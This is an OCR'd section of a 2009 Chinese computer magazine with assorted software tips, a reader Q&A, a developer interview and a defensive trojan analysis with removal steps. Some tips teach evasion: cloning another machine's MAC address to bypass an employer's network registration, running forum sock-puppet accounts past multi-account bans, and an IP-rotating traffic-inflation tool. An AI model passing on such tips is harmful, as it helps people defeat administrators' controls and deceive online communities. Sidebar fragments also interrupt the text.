
第一步：打开http://widget.notifu.com/message/web/注册为Notifu用户并登录，接着在打开的页面点击“Send new messenge”（发送新信息）。

第二步：在打开的发送页面From后输入自己的名字（以便好友接收辨认），然后在To后输入好友接收信息的方式，可以是邮箱、雅虎通账号、MSN账号等，只要点击其后的“>”按钮，在打开的页面中在Using选项中加以选择，最后点击Save返回。我们每设置好一个用户接收方式，网站会自动添加新的接收人，同上继续添加接收人信息即可（见图2）。

第三步：完成所有联系人添加后点击“Send”（发送），这样好友就会以我们上述设置的接收方式收到我们的信息。比如Gtalk用户，登录后会收到“notifu.message@gmail.com 希望和您聊天。可以吗？”提示，对方添加notifu.message@gmail.com（机器人）为好友后，就可以把信息发给对方了。邮箱用户则直接收到我们发送的信息邮件。

小提示

对于SNS网站、博客、论坛爱好者，我们可以登录上述网站后使用网站提供的简易通信功能，通过在线发送把消息传递给自己好友。



拇指一族——使用飞信群发短信

对于很多手机一族来说，他们习惯使用手机短信的方式通知朋友。现在使用中国移动的飞信可以解放他们的双手。如果要将短信发送给多个好友，使用命令行的“飞信机器人”可以高效群发短信（下载地址：http://www.it-adv.net/index.php?action=downloads）。

第一步：分别下载“WIN32支持库”和“WINDOWS版”，然后将全部文件复制到d:\。使用记事本输入下列代码（每个飞信号码一行），保存为ff.bat批处理，放置在d:\（同飞信机器人一个目录）：

双击IE8状态栏中的“未知区域”，可以快速打开IE8的安全属性窗口。

sms 飞信号码1 "我回来了"
sms 飞信号码2 "我回来了"

第二步：启动命令提示符，输入下面的命令即可群发短信到飞信好友，由于飞信用户默认如果没有在线就会将信息发送到手机上，这样好友们都可以及时收到我们的信息（见图3）：



d:\fetion.exe -u 你自己的飞信号码 -p 飞信登录密码 -b d:\ff.bat。(作者/平淡) CF [XF17]

小提示

运行飞信后点击"菜单→操作→建立群"，这样在群中发送的信息可以传送到每个群用户。如果要发给群外飞信好友，点击"菜单→操作→群发短信"，选择需要接收的好友（一次最多32人），然后输入信息发送即可。

页面选择也要快、准、齐

在浏览网页时，时常要复制一些自己需要的内容，一般都是直接拖曳后进行选择。但如果需要选中的内容比较长，选择起来既麻烦也容易出错，常常要操作好几次才能成功。其实，如果你使用的是最新的IE8版本（下载地址：http://go.microsoft.com/fwlink/?LinkId=111671），那么就可以像在Word中那样按下Shift键进行精确的文字选择了。



默认设置下并不能在IE8下直接使用此项功能，必须手工启用才行。按下F7键，将弹出如图1所示对话框，点击"确认"即可打开插入光标浏览功能。当需要在当前页面精确选择内容时，首先在开始位置单击鼠标，此时会出现一个我们非常熟悉的输入光标的"|"，接下来按住键盘上的Shift键，在结束位置处再次单击鼠标，即可获得"快、准、齐"的选择效果，而不再需要费力地拖曳鼠标了。(江苏/引火虫) CF [XF18]

小抄速记
Slightly copies the shorthand

Q1 在Windows XP下可以使用"远程协助"，但我用的是Vista，怎么才能实现"远程协助"呢?

答：如果你想用Vista系统向Windows XP用户发出求助，可以点击Vista主菜单"开始→所有程序"选项，展开菜单中的"维护"列表，选择"Windows远程协助"项即可。

Q2 我最近申请了一个空间想做个人网站，在网上看到一些个人网页做得不错，不过网站有些布局我并不满意，请问有没有直接编辑网页的工具?

答：不要借助任何工具，只要一段代码立刻就可以对网站布局进行调整。比如，打开www.cfan.com.cn后，在浏览器地址栏输入"javascript:document.body.contentEditable='true'; document.designMode='on'; void 0"替换原来网址，回车后就可以对爱好者网站首页进行编辑，你可以任意拖动网页布局、调整元素大小等操作。修改完毕后，只要选择"另存为"就可以保存为网页文件了。

Q3 我的英文不好，可是要查找资料时总是碰到英文，虽然百度提供在线翻译服务，不过很多翻译结果"惨不忍睹"，有没有更好的在线翻译方法?

答：你可以使用jollo提供的在线翻译，它调用有道翻译、Google、Yahoo、Worldlingo、Microsoft、SDL等六大在线翻译工具，支持21种语言互相翻译，你可以在6种翻译结果中相比较从而取得最优的翻译结果。登录http://www.jliil.com后输入需要翻译的语句，选择翻译的语种，点击"Translate"（翻译）即可，可以从中选择最好的翻译结果。

Q4 我们公司网管将每台电脑网卡的MAC地址登记在服务器端，这样我在公司无法使用自己本本上网，请问有什么突破方法?

答：我们可以在网卡属性中更改MAC地址。首先在公司能上网电脑上运行"ipconfig /all"命令，其中的"Physical Address"就是其网卡的MAC值。接着在自己本本上打开设备管理器，在右侧窗格找到网卡右击选择"属性"，在打开的属性窗口切换到"高级"标签，选中其中的Network Adress（网络地址），将它的值更改为上述获得的网卡值，重启后即可使用本本连接上网了。

Q5 最近我升级到了Flash10，可是显示网页中的Flash的时候却变成红叉，怎么才能看到这些Flash?

答：原因可能是由于Flash没有完全升级导致的，可以卸载Flash控件后再次升级。打开"c:\windows\system32\Macromed\Flash"，运行其中的uninstall_activeX.exe卸载，然后打开任意一个包含Flash的网页，网站会弹出提示更新Flash控件提示框，按提示升级即可。CF [XF19]



谷歌浏览器秘密版，原地不动换马甲

论坛一般会禁止某一人的多个马甲（一个人有两个或更多的ID，除平时常用的那个主ID外，其他的ID都称之为马甲）同时登录，有的朋友便通过打开多个不同的浏览器，每个浏览器上一个马甲的方法来解决，但这样实在是太不方便了。而且如果有十个马甲，难道要安装十个浏览器？不用不用，谷歌浏览器（Chrome）就能以一当十。

谷家有女初长成 养在深闺无人识

大多数人用的谷歌浏览器，都是1.0几的标准版，还不具备同时登录多个马甲的功能，必须要用到它的“秘密”2.0版。如何获取呢？先从http://chromium.googlecode.com/files/chromechannel-2.0.exe下载谷歌浏览器频道更换工具，双击运行后打开如图1所示窗口，选择“Dev: The latest features and bugfixes”（开发版：最新特性和BUG修正）项，单击Update（升级）。接着启动谷歌浏览器，如图2所示，点击选项按钮（右上角扳手图标），选择“谷歌浏览器”，打开如图3所示窗口，点击“立即更新”，即可升级到2.0版了（见图4）。





老友相逢不相识 论坛马甲随心换

谷歌浏览器2.0最有意思的特性，就是它可以分开保存多个网络账号资料，换句话说就是可以使用多个马甲同时登录同一个论坛了。这里以电脑爱好者论坛（bbs.cfan.com.cn）为例演示。

启动谷歌浏览器之后，点击选项按钮（扳手图标），选择“New Window in profile→New Profile”（新窗口档案→新建档案），弹出如图5所示窗口，随意设置一个名称（如“CFan@001”），单击“确定”。现在在“New Window in profile”中，就会多出“CFan@001”项，点击它打开新窗口，在此窗口中打开CFan论坛，用自己的ID登录，并选择记住密码等项目。以此类推，创建其他窗口档案（如“CFan@002”等），并以不同的ID（马甲）登录CFan论坛。以后，想要用哪个ID登录论坛，只要在“New Window in profile”中选择相应的项目即可，也可同时打开多个项目，实现多个马甲同时在线。

另外，谷歌浏览器会自动在桌面上为每个窗口档案创建一个快捷方式，直接双击即可打开对应ID的窗口，够方便的吧。

(文/半叶) CF [XF20]

小知识

谷歌浏览器更新大致有三大版本：

Stable（稳定版）：即谷歌正式发布的下载版本，也是大家普遍安装使用的。这一版本的更新周期较长，只有推出新的稳定版本之后它才会通知更新。

Beta（测试版）：每个月更新的测试版，比Stable版的稳定性要稍差一些，但是会多一些新功能。

Developer preview（开发者预览版）：每周都有更新的开发版，所有谷歌浏览器的最新功能，都在这个版本中预先体验。但是相比之下，它也是最不稳定的版本。

网罗E世界——网络栏目征稿

★内容要求

浏览、聊天、娱乐、下载、搜索、邮件、博客、资源、局域网、网络购物，网络应用应有尽有。形式可以是以下任一类型：

1.整合类（最受欢迎）：不是简单地介绍一个软件或者网站，而是从实际的工作（或任务）出发解决实际问题，就任务解决过程中可能遇到的方方面面的情况给出一个全面的解决方案。无论是技巧、应用，或是故障解决、知识点，如果围绕的都是一个主题，你大可以整合在一起。

2.技巧类：不求最新、不求偏门，只求原创、实用。

3.应用类：工作中积累的点点滴滴经验，也许能让工作效率大大提高，这样的好经验，千万别忘了共享。

4.故障解决类：望、闻、问、切，网络故障轻松解决。授人以鱼，并授之以渔，让读者能通过一个故障，举一反三解决一类故障。

☆不受欢迎的稿件类型

纯粹的软件、网站的（新旧）功能介绍。

纯粹讲述自己的生活故事，没有任何实用知识。

古老的技巧、应用。一句话就能说清，却写了500字。

★投稿信息

1.网络投稿邮箱：wangl@cfan.com.cn

2.采纳的稿件：千字稿费100元（每个版面约1600字+2张图，每版按2000字计算）

★投稿要求：

1.邮件标题注明：投稿（防止淹没在垃圾邮件之中）。

2.TXT文本文档+图片，打包成RAR/ZIP压缩文件，以附件形式发到邮箱。

3.在稿件正文最后，注明：姓名、地址+邮编、身份证号码。



直接将图片拖放到MSN的头像窗口上，可实现快速更换头像。



无线有“病”，有“线”可循


——无线网络故障解决路线图

你还在抱着本本、拖着网线吗？每次移动都非常麻烦。现在的无线网络技术已经非常成熟了，并且相关的设备也很便宜。如果你也觉得在床上拖着根网线上网很不爽的话，那就玩玩无线吧！不过，如果无线网络“病”了不工作，那该怎么办？遵循下面的路线图，即可轻松检测出无线网络故障。

在排除网络故障的过程中，比较重要的一点就是先确认有线网络使用是否正常，从而通过这一步来判断本机的网络设置是否正常。在确认有线网络使用正常后，再使用无线网络连接时，如果连接成功但不能访问外网，则大多数情况都是无线网络连接本身的设置问题，而与系统本身的网络设置没关系。

在使用无线路由器时，如果使用该无线网络的电脑较固定，建议在路由器中分配固定IP地址，可以加速无线网络的连接。

另外对于范围较大的区域，因为信号强度不足造成无线网络不能访问的，可以考虑使用多个支持WDS（Wireless Distribution System，无线分布式系统）的设备来进行组网，虽然需要增加一些费用，但可以让无线网络的覆盖范围更广。**(文/李云峰)** CF [XF21]



上图中，Y(es)有是、能等肯定的意思；N(o)表示否、不能等否定的意思；当实际情况与描述情况相反并修正后，网络便使用正常了则用OK表示。例：无线网卡启用了？实际情况为未启用无线网卡，在启用无线网卡后故障解决，所以用OK表示。

网络大补贴

如何搭建无线网络

无线网络环境搭建也需要相应的硬件支持，其实并不复杂：一个网络（可以是ADSL<需要Modem支持>等任意网络）、一个无线路由器、一台电脑、一个无线网卡足矣。材料齐全后即可动工搭建。以路由器D-Link DIR-635搭建无线网络的实例，可参阅：在http://blog.cfan.com.cn/index.php/11702/viewspace-376468。

别关QQ，我在挂机呢

自己有事离开一会儿，但又怕挂着的QQ被别人不小心关掉。那不妨修改QQ目录下的文件，使QQ无法被关掉，就像迅雷和风行网络电视那样，点击关闭按钮后其实是最小化。方法如下：

进入QQ2008的皮肤目录（一般为“Newskin”），用记事本打开其中的VBScript.vbs文件，按Ctrl+F键调出查找对话框，查找“Sub CloseButton”，找到后，将这一语句所包含的“Window.ExeCommand”后的数字“3”修改为“2”，保存修改结果后退出记事本。**注意：**QQ版本不同，文件可能有所不同。另外QQ2009已自带此功能，无需修改了。

重新启动QQ，在QQ主面板上单击“菜单”，在弹出的菜单中点击“更换皮肤→QQ2008”。如果是其他皮肤应该在目录里选择相对应的项，否则，修改后的效果无法展示出来。完成后试着点击QQ窗口上的关闭按钮，会发现关闭QQ变成最小化QQ了。**(文/贾越强)** CF [XF22]



新软物语
NEW SOFTWARE STORY

特价机票监视查询：又好又便宜的东西通常是有很多人抢的，比如买机票这事，虽然机票卖到火车价了，但还是有人想买到更便宜的票，于是就有了这款可以自动帮你监视网络上出现的特价机票软件。下载地址：http://www.shenjk.com/projectinfo/12.html

暴风转码2009：视频转换这个蛋糕被越来越多的人看上了，连暴风也推出了此类产品，依托于暴风影音的解码技术，几乎没有不能转换的视频。下载地址：http://www.baofeng.com/mediaenc.html

飞信助手：用飞信的基本就是发短信，咱就别为了这点功能还要忍受那登录速度和内存占用率了，而这款软件就是以飞信短信为主，其他功能基本没有的“飞信精华版”。下载地址：http://www.cnfan.org/comments.php?shownews=11068

博客精灵：洋洋洒洒一千多字，突然电脑出现——死机/重启/蓝屏/程序非法操作，这些不管哪个问题都能让你问候电脑的母亲了。所以一款支持多个知名博客，可以随时保存，编辑BLOG的软件是很有必要进驻你的系统的。下载地址：http://www.178blog.com/

MP3/WMA弹窗修复工具：随着贺岁大片的上映，各种木马，也随着这些电影开始蔓延。这年头下电影都要防着有问题（通常是播放时会打开一些网页，这些网页可能带有木马或病毒）。播放之前用这款软件“杀杀”吧！下载地址：http://www.duba.net/zhuansha/261.shtml

我爱MV：爱唱歌吧？想制作自己的MV吗？“我爱MV”就能实现，添加个转场呀，字幕控制呀，只要你有伴奏、MV用的照片、歌词文本，那你就能制作出漂亮的MV了。下载地址：http://www.newhua.com/soft/76650.htm

hi-ego快递查询：在网上买了东西，虽然“快递”是发货了，但漫长的等待通常是无法让人忍受的，我们需要随时查看进度，于是就有了这款可以查询24家快递公司快递单号的小软件。下载地址：http://www.hi-ego.com/

QQVisible：QQ辅助程序，不仅能拦截QQ的广告，其他如QQGame的烦人提示也能一并清除。下载地址：http://www.onlinedown.net/soft/77644.htm

成功GTD时间管理：子曰，浪费时间是可耻滴！如果你整天都忙得不知道在忙什么，那么一款实用的时间管理软件将给你很大的帮助。下载地址：http://www.onlinedown.net/soft/74607.htm

K秀：在线的KTV包房，让你想唱就唱，还能“双剑合璧”，和远方的MM来个对唱——这玩意，高档！下载地址：http://www.kkyoo.com/index.html


ADSL自动换IP刷流量：这玩意虽然很邪恶，但我估计还是有很多人需要的，如果领导交给你了什么任务，那就靠它来实现吧。下载地址：http://www.onlinedown.net/soft/71158.htm

RSS新宠：网铃阅读器

要想实时获取第一手资料，最好的方式就是通过RSS，目前支持RSS的软件有不少，但真正好用的却不多。于是作者小溪（MSN Shell作者之一）就开发了一款名为“网铃阅读器”的RSS软件，软件支持RSS、RDF、Atom和iTunes多种网摘方式。

运行软件之后，右击任务栏中的铃铛图标，选择“配置”，在弹出窗口中点击“网摘列表”，然后再“添加”网摘的URL即可。

下载地址：http://feedalert.inspirationworks.org/




躺着看电影：爱播高清视频播放器


“好吃不过饺子，舒服不过躺着”，要想躺着看电影，笔记本电脑就要竖起来，但画面可不会“配合”你，就这么一个简单的功能，目前除了“爱播高清视频播放器”（简称爱播）还真没有别的播放器能实现。而且放高清的电影普遍设置要复杂麻烦，“爱播”则把复杂简单化，不仅播放简单，而且还提供了双字幕显示等细节上的功能。

要想躺着看电影，你首先运行软件，打开视频，然后右击窗口，选择“视频→旋转→顺时针旋转90度”，软件窗口就会旋转90度。再躺好，把笔记本竖好，开始享受“躺看”吧！

下载地址：http://player.aeeboo.com/ CF [XF23]



腾讯TT4.4.1（下载地址：http://download.tech.qq.com/soft/1/2/41766/index.shtml），增加了网络资源下载等功能。



独家采访“千千静听”郑南岭

“点将台”栏目开设以来，小编不断收到读者的邮件提议，采访日程也安排得满满的，只要有读者提议，我就会想法设法联系软件作者。不过，一直以来我都有一个采访任务没有完成，有不少读者来信说“想知道千千静听的开发故事”，这样一个优秀软件自然是应该纳入采访计划的，只是千千静听的作者郑南岭对待媒体一直特别低调，从未接受过媒体的专访，而且前段时间他一直在加拿大。直到2009年年初，郑南岭回到北京，在小编的积极争取下，他终于接受了采访，这才有了本期的故事。

郑南岭（Nanling）

职业：IT工程师
专业：应用数学
毕业时间：2000年
学历：本科
软件作品：千千静听、千千浏览

软件小档案:千千静听

开发语言:VC	软件性质:免费软件
支持平台:Windows 2000/XP/2003/Vista	
下载地址:http://ttplayer.qianqian.com/	

为需求而生的“千千”

郑南岭是70后程序员的典型代表，那一代人理论扎实、技术过硬，言行中都会感觉到他们的钻研精神，同时也是低调，不爱张扬的。郑南岭在大学期间就开发过一个图片浏览器：千千浏览，功能与当年的ACDSee类似，不过更小巧、快速。他工作后又开发过不少行业软件，郑南岭开发这些软件，当时的想法很简单，就是想满足自己的一些需求，如果没有现成的好软件，他就想自己编写一个能让自己用得更舒服的软件，千千静听也有着类似的故事：

“2002年的时候，最有名、使用最广泛的播放器要属国外开发的Winamp 2，尽管国内有不少人参与它的汉化，但还是有不少问题和不太符合国人使用习惯的地方。从技术上讲，当时的Winamp 2体系架构也比较陈旧。我当时正在学习一些音视频方面的技术，本着边学边做的想法，开始了第一个版本的设计，当时叫‘MP3随身听’。第一个版本主要是实现了非常高效和低资源占用的MP3播放，并且有一张不同于当时Winamp方方正正、比较传统的皮肤，而采用了比较现代的非矩形的皮肤，也就是大家现在看到的各种形状的皮肤风格。”

没有规划的规划

郑南岭是个非常严谨的人，用他自己的话形容是近似“苛刻”，开发出的软件能满足他这类要求苛刻的用户的需求，也就能满足大多数普通用户的需求了。还是那句老话，没有完美的东西，最适合自己的才是最好的。他开发千千静听之初，并没有给软件指定什么规划，现在谈起这个事情，郑南岭的一句话道破了千千静听成功的秘诀：“作为免费软件，它不需要什么具体的计划的，当它一旦被大家认可的时候，用户最需要的功能也就成了我每一次升级最重要的计划。”

在前几年，千千静听的程序都是他一个人完成的，这也验证了很多程序员的一个鲜明性格——希望自己的东西由自己来解决。不过千千静听推出以后，迅速受到广大用户的喜爱，功能越来越多，需要给用户提供的服务也越来越多，他一个人自然忙不过来，后来组建了一个团队，并近期在在线播放方面与百度开展了合作。

千千静听已经有六年多的历史了，不过令很多人想不到的是，如此优秀的软件都是他抽业余时间来做的，他本人从没有全职做过，他把千千静听当做自己的一个业余爱好，也正因为是一个业余爱好，才能让他有平静的心态去不断改进它。

谈到今天的成就，郑南岭认为那得益于软件能不断地听取用户的意见，他在千千静听的开发初期就建立了一个完整的用户反馈的通道，用户可以通过邮件、留言、论坛等各种方法把想法告诉他。也正是靠这点千千静听后来追上，超过了Winamp。采访的最后，他还透露了2009年大家将会看到的一些变化：“我们会把歌词秀做得更漂亮，皮肤会支持像MSN那样的换色，改进在线播放功能，同时也会不断提升播放核心的性能和降低资源占用率。”

原汁原味的使用技巧

在采访中，郑南岭亲自传授了几个千千静听的使用技巧，绝对原汁原味！下面我们来看看如何打造自己的专辑封面。

你想过播放器显示的专辑封面可以是自己的照片吗？用千千静听就可以帮你修改。在千千静听的播放列表中，选中歌曲，右键单击，选择“文件属性”，切换到“专辑封面”一栏，单击上面的“浏览”按钮，找到自己的照片，单击“保存到文件”就好了（当然你首先要有一张大小不超过60KB的照片）。在软件主界面显示时间的右端右键单击，选择“专辑封面”然后就可以看到你自己的照片了。

网络大补贴

其他技巧由于版面限制，小编把它放在了小白的博客上（http://zuixinstu.blog.cfan.com.cn），千千静听的技巧你肯定很熟悉了吧，那就来拍砖吧！

点将台：你喜欢哪款工具软件呢？你想知道它是如何开发的吗？你想让开发者自己揭秘软件的使用秘笈吗？把你的需求告诉小白吧（发邮件到software@cfan.com.cn）！你指定软件，我来采访，他来揭秘。(本刊记者/小白) CF [XF24]

本期“点将”成功的读者
蓝衣神剑
云在风中飘等

郑南岭当年曾是一名“追星族”，因为喜欢“千千阙歌”这首歌，就把“MP3随身听”改名为“千千静听”，一直沿用至今。

首杀木马

新马通缉令：Web网游盗窃者（盗窃类木马）

中毒现象：当木马运行时，会自动弹出一个空白的Web窗口，并在短时间内自动关闭。如果电脑上安装有联众大厅，则会同时弹出一个内容为“1111”的警告栏，需要手工关闭（这个操作会导致木马定义到联众的消息窗口API值）。

瑞星杀毒软件2009（病毒库更新：2009.1.14）：木马程序运行时软件会提示注册表被修改，但木马能正常运行，杀毒软件无法查杀到木马本体。

卡巴斯基全功能安全软件2009（病毒库更新：2009.1.14）：杀毒软件可以发现木马程序，并阻止写入注册表，木马无法正常运行。

江民杀毒软件KV2009（病毒库更新：2009.1.14）：杀毒软件在木马运行时会提示注册表被修改，但无法正确识别木马释放的多个变种文件，木马能正常运行。

ESET NOD32防病毒软件3.0版（病毒库更新：2009.1.14）：多次测试中，效果不稳定，多数情况下可以清除木马，有几率地出现无法发现木马的情况。

AntiVir Personal V8(小红伞)（病毒库更新：2009.1.14）：木马运行时，杀毒软件可完全查杀全部木马文件。

EQ魔法盾4.0(HIPS)：木马采用的写入内存、修改注册表、写入SYSTEM目录等手段都被直接阻断，木马无法运行。

木马透视：木马主要对QQ账号、联众大厅、网页游戏、网络银行等有价值的信息进行盗窃，木马采用Mail、FTP、Web上传等方式进行关键内容的窃取。由于木马针对多种网络服务漏洞（例如SERVER进程溢出、路径劫持、杀毒软件溢出等）都进行尝试性攻击、传播，导致杀毒软件不能完全防御。当木马运行后，衍生随机名DLL文件到%system32%目录下（如：123wec.dll），添加注册表、HOOK启动项、释放批处理BAT文件引导安装，试图将DLL注入到服务进程中。

DLL形式的木马会查找“QQLogin.exe”、“DNF.exe”，如果找到就会创建线程，查找类名“Progman”，找到之后设置键盘鼠标钩子、向该窗口发送消息、安装消息钩子，查找HBInject32窗口并发送“WM_COPYDATA”消息、通过消息钩子截取游戏账号及密码，通过URL方式发送到病毒作者指定的URL中。

破坏分析：木马采用Upack V0.37 完成初步加壳，并采用代码变形分段技术对杀毒软件的特征码查杀方式进行躲避，因此传统的杀毒软件无法识别此木马，但木马的这个招数对采用木马行为分析的杀毒软件则无效，如：小红伞、大蜘蛛等。

手工杀毒解决方案：

第一步：在安全模式下搜索SYSTEM目录中大小为22031字节的DLL文件，找到后手工删除（一般命名类型为：%system32%\24C7CC8E.dll）。

第二步：恢复被木马修改的注册表项目，删除木马添加的注册表项[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{24C7CC8E-0AF7-4AE6-A685-6A03ADA4F71B}\InProcServer32\@]，字符串：“C:\WINDOWS\system32\24C7CC8E.dll”。

第三步：搜索与第一步中同时间产生的BAT文件，打开它并删除所有内容（此木马采用了NTFS权限保护功能，读者手工删除BAT文件时可能会出现无法删除的现象，可以使用UNLock等工具强行删除）。

第四步：禁用搜索到的DLL相关服务。如：24C7CC8E.dll相关的RUTC服务。

第五步：如果安装有Foxmail、Outlook等邮件软件，建议增加访问密码避免木马自动调用。

杀毒软件解决方案：

瑞星：参见手工杀毒方案，在安全模式采用手工杀毒中的第一、三步。

江民：参见手工杀毒方案，在安全模式采用手工杀毒中的第一、四步。

NOD32：参见手工杀毒方案，如果出现中毒现象但杀毒软件无法发现木马后，请在安全模式中执行第一、三、四步。

记准三个必要 优化瑞星2009

新年伊始，大家都用上了瑞星的新版——全功能安全软件2009（以下简称瑞星2009），相比瑞星2008，有了很大的改进，只是使用时的操作方式也就要随之发生变化，怎么变才能更好呢？记准下面这几招就好了。

开启必要的监控

目的：安全

